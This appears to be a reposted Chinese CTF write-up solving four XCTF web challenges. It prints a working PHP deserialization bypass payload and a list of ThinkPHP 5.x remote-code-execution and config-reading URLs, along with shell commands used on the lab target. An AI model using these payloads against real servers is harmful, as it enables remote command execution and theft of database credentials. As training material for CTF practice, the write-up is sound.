攻防世界web高手进阶php_rce,XCTF攻防世界_Web进阶区001

转载

weixin_39599654 于 2021-03-09 23:41:53 发布 145 收藏
文章标签： 攻防世界web高手进阶php_rce

XCTF攻防世界_Web进阶区001

XCTF攻防世界_Web进阶区001

XCTF_Web_高手进阶区

baby_web


Training-WWW-Robots

Web_php_unserialize


php_rce

baby_web

(1)按照提示，初始界面想到index.php，再次请求index.php后仍是1.php(被重定向了)。F12打开开发者模式查看“网络”模块，查看返回包发现确实有index.php，并且其中的location参数被设置为了1.php，同时发现flag




(2)也可以访问index.php，用Burp抓包，在响应包中发现flag



Training-WWW-Robots

(1)根据题目，熟悉robots.txt，在URL后加上/robots.txt

(2)发现一个fl0g.php文件，在URL后加上fl0g.php访问，得到flag



Web_php_unserialize

(1)先是一段代码审计

```
class Demo {
private $file = 'index.php';
public function __construct($file) {
$this->file = $file; //构造函数，对类的变量进行初始化
}
function __destruct() {
echo @highlight_file($this->file, true);
}
//魔术方法，如果有反序列化的使用，在反序列化之前会先调用这个方法
function __wakeup() {
if ($this->file != 'index.php') {
//the secret is in the fl4g.php
$this->file = 'index.php';
}
}
}
if (isset($_GET['var'])) {
$var = base64_decode($_GET['var']);
//正则匹配，如果在var变量中存在O/C:数字(O:数字或者C:数字这样的形式})，不区分大小写，就输出stop hacking!否则的话就进行发序列化
if (preg_match('/[oc]:\d+:/i', $var)) {
die('stop hacking!');
} else {
@unserialize($var);
}
```

```
} else {

highlight_file("index.php");

}

?>
```

(2)审计完成之后，思路就很清晰了，对Demo这个类进行序列化，base64加密之后，赋值给var变量进行get传参就行了

在类Demo中有三个方法，一个构造，一个析构，还有就是一个魔术方法，构造函数__construct()在程序执行开始的时候对变量进行赋初值。析构函数__destruct()，在对象所在函数执行完成之后，会自动调用，这里就会高亮显示出文件。

在反序列化执行之前，会先执行__wakeup这个魔术方法，所以需要绕过，当成员属性数目大于实际数目时可绕过wakeup方法，正则匹配可以用+号来进行绕过。

```
class Demo {

private $file = 'index.php';

//protected $file1 = 'index.php';

public function __construct($file) {

$this->file = $file;

//$this->file1 = $file1;

}

function __destruct() {

echo @highlight_file($this->file, true);

}

function __wakeup() {

if ($this->file != 'index.php') {

//the secret is in the fl4g.php

$this->file = 'index.php';

}

}

}

$a = new Demo("fl4g.php");

echo serialize($a)."\n";

//O:4:"Demo":1:{s:10:" Demo file";s:8:"fl4g.php";}

echo base64_encode('O:+4:"Demo":2:{s:10:" Demo file";s:8:"fl4g.php";}');
```

使用代码在线工具执行,https://tool.lu/coderunner/

在线工具

语言 登录

PHP 保存(Save) 我的代码 嵌入博客(Embed) 执行(Run)

```php
<?php
class Demo {
    private $file = 'index.php';
    public function __construct($file) {
        $this->file = $file;
    }
    function __destruct() {
        echo @highlight_file($this->file, true);
    }
    function __wakeup() {
        if ($this->file != 'index.php') {
            //the secret is in the fl4g.php
            $this->file = 'index.php';
        }
    }
}
    $A = new Demo('fl4g.php');
    $C = serialize($A);
    //string(49) "O:4:"Demo":1:{s:10:"Demofile";s:8:"fl4g.php";}"
    $C = str_replace('O:4', 'O:+4',$C);//绕过preg_match
    $C = str_replace(':1:', ':2:',$C);//绕过wakeup
    var_dump($C);
    //string(49) "O:+4:"Demo":2:{s:10:"Demofile";s:8:"fl4g.php";}"
    var_dump(base64_encode($C));
    //string(68)
"TzorNDoiRGVtbyI6Mjp7czoxMDoiAERlbW8AZmlsZSI7czo4OiJmbDRnLnBocCI7fQ=="
?>
```


```
string(49) "O:+4:"Demo":2:{s:10:"Demofile";s:8:"fl4g.php";}"
string(68) "TzorNDoiRGVtbyI6Mjp7czoxMDoiAERlbW8AZmlsZSI7czo4OiJmbDRnLnBocCI7fQ=="

sandbox> exited with status 0
```


修改之后，再进行base64加密，传参就可以了

index.php?var=TzorNDoiRGVtbyI6Mjp7czoxMDoiAERlbW8AZmlsZSI7czo4OiJmbDRnLnBocCI7fQ==

php_rce

(1)进入后发现是一个php框架，根据题目php-rce远程命令执行，在github上一下这个版本有什么漏洞





thinkphp 5.0.22

1、http://192.168.1.1/thinkphp/public/?s=.|think\config/get&name=database.username
2、http://192.168.1.1/thinkphp/public/?s=.|think\config/get&name=database.password
3、http://url/to/thinkphp_5.0.22/?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=id
4、http://url/to/thinkphp_5.0.22/?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=1

thinkphp 5

5、http://127.0.0.1/tp5/public/?s=index/\think\View/display&content=%22%3C?%3E%3C?php%20phpinfo();?%3E&data=1


thinkphp 5.0.21

6、http://localhost/thinkphp_5.0.21/?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=id
7、http://localhost/thinkphp_5.0.21/?s=index/\think\app/invokefunction&function=call_user_func_array&

(2)发现有好几个版本，由于只知道是5.0，则随便输入一个试试，这里注意只从"?s"开始复制，"?s"之前的是靶场。


(3)得到进一步提示，为5.0.2版本，回到github找到5.0.2版本的再次复制，然后访问。发现可以进行远程命令执行。

(4)ls查看有没有什么提示信息，可用hackbar执行，或者直接在地址栏输入命令也可。这里注意要把原来最后一个"="后面的东西删掉再输入命令。



(5)ls后没有发现有用信息，接着查找上一级目录，直到发现flag

(6)然后输入查看命令 cat /flag即可看到flag



(7)也可以无需一级一级目录的找，使用命令find / -name flag,也可找到flag，然后cat /flag 就可以看到flag了。

XCTF攻防世界_Web进阶区001相关教程

不同因子影响下的不同情境的世界气温预测(的辣鸡tkinter UI可视

不同因子影响下的不同情境的世界气温预测(的辣鸡tkinter UI可视化DEMO) ** ** from tkinter import *from matplotlib import pylab as pltimport requestsimport numpy as npfrom netCDF4 import Datasetfrom matplotlib.figure import Figure '''获取数据'

XCTF攻防世界_Web进阶区003

XCTF攻防世界_Web进阶区003 XCTF_Web_高手进阶区 supersqli supersqli 这里使用谷歌浏览器 拿到题目后，发现是单引号报错字符型注入 用order by语句判断出两个字段：order by 2的时候页面正常回显，order by 3的时候页面出错。 使用union select联合查询，发

[007]爬虫系列 | 猿人学爬虫攻防大赛 | 第五题: js混淆 乱码增强

[007]爬虫系列 | 猿人学爬虫攻防大赛 | 第五题: js混淆 乱码增强(上) 一、备注 由于此题目比较复杂(个人感觉哈！大佬别喷！)，所以博主分析了一个上午，也就只能得出m的生成，所以还是分两天写吧！！！ 二、题目 http://match.yuanrenxue.com/match/5 三、分

学完计组后，我马上在「我的世界」造了台显示器，你敢信？

学完计组后，我马上在「我的世界」造了台显示器，你敢信？ 今天的主题十分有趣，我们将在我的世界(Minecraft)这个游戏里，靠一个个逻辑门来组合实现一个简单的七段显示器，可以实现将选择的数字输出在显示器上。 演示视频在下面，来看看这个宏大的工程： 接下

攻防世界 web高手进阶区 9分题 favorite_number

攻防世界 web高手进阶区 9分题 favorite_number 前言 继续ctf的旅程 开始攻防世界web高手进阶区的9分题 本文是favorite_number的writeup 进入界面 简单的代码审计 首先是个判断，既要数组强等于，又要首元素不等 然后是个正则，要求整个字符串都是数字，大小

[007]爬虫系列 | 猿人学爬虫攻防大赛 | 第五题: js混淆 乱码增强

[007]爬虫系列 | 猿人学爬虫攻防大赛 | 第五题: js混淆 乱码增强(中) 一、备注 在阅读此文章前，请先阅读前一篇《[007]爬虫系列 | 猿人学爬虫攻防大赛 | 第五题: js混淆 乱码增强(上)》 二、找参数来源(二) 在前一篇文章中，我们 找出了Cookie里面m生成函数，

【Python安全攻防过渡篇：web编程、环境准备】

【Python安全攻防过渡篇：web编程、环境准备】 web编程 web编程不是说用python做web开发，而是用python与web交互。常用的模块有 urlib,urlib2 ，这是python内置的模块。 同时，还有基于urlib的第三方库，比如 requests, BeautifulSoup ，这里我们主要用 reque

warmup_攻防世界

warmup_攻防世界 进入页面什么都没有，查看控制台 注释提示source.php，地址栏输入查看源码 提示存在hint.php，访问后显示 得到存储flag的文件名 现在分析满足函数条件的payload 函数作用是分三步检查传进来的参数是否满足白名单： $whitelist = [source=sour